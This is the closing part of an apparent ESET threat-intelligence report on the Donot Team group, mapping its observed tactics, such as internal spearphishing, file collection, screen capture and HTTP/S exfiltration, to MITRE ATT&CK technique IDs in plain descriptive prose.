Discovery	T1057	Process Discovery	Donot Team has implemented checks for older versions of the malware running on the victim's system.
Lateral Movement	T1534	Internal Spearphishing	Donot Team has sent spearphishing emails to their victims that came from within the same targeted organization.
Collection	T1005	Data from Local System	Donot Team has used malicious modules that traverse the victim's filesystem looking for files with various extensions.
	T1025	Data from Removable Media	Donot Team has used a malicious module to copy files from removable drives.
	T1074.001	Data Staged: Local Data Staging	Donot Team has staged files for exfiltration in a single location, a folder in the victim's computer.
	T1113	Screen Capture	Donot Team has used malicious modules to take screenshots from victims.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Donot Team has used HTTP/S for C&C communications and data exfiltration.

Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Donot Team has used dedicated servers for exfiltration, sending the data over HTTP or HTTPS, unencrypted.

Subscribe

Related Articles

ESET RESEARCH

CloudScout: Evasive Panda scouting cloud services

ESET RESEARCH

ESET Research Podcast: CosmicBeetle

ESET RESEARCH

Embargo ransomware: Rock'n'Rust

Discussion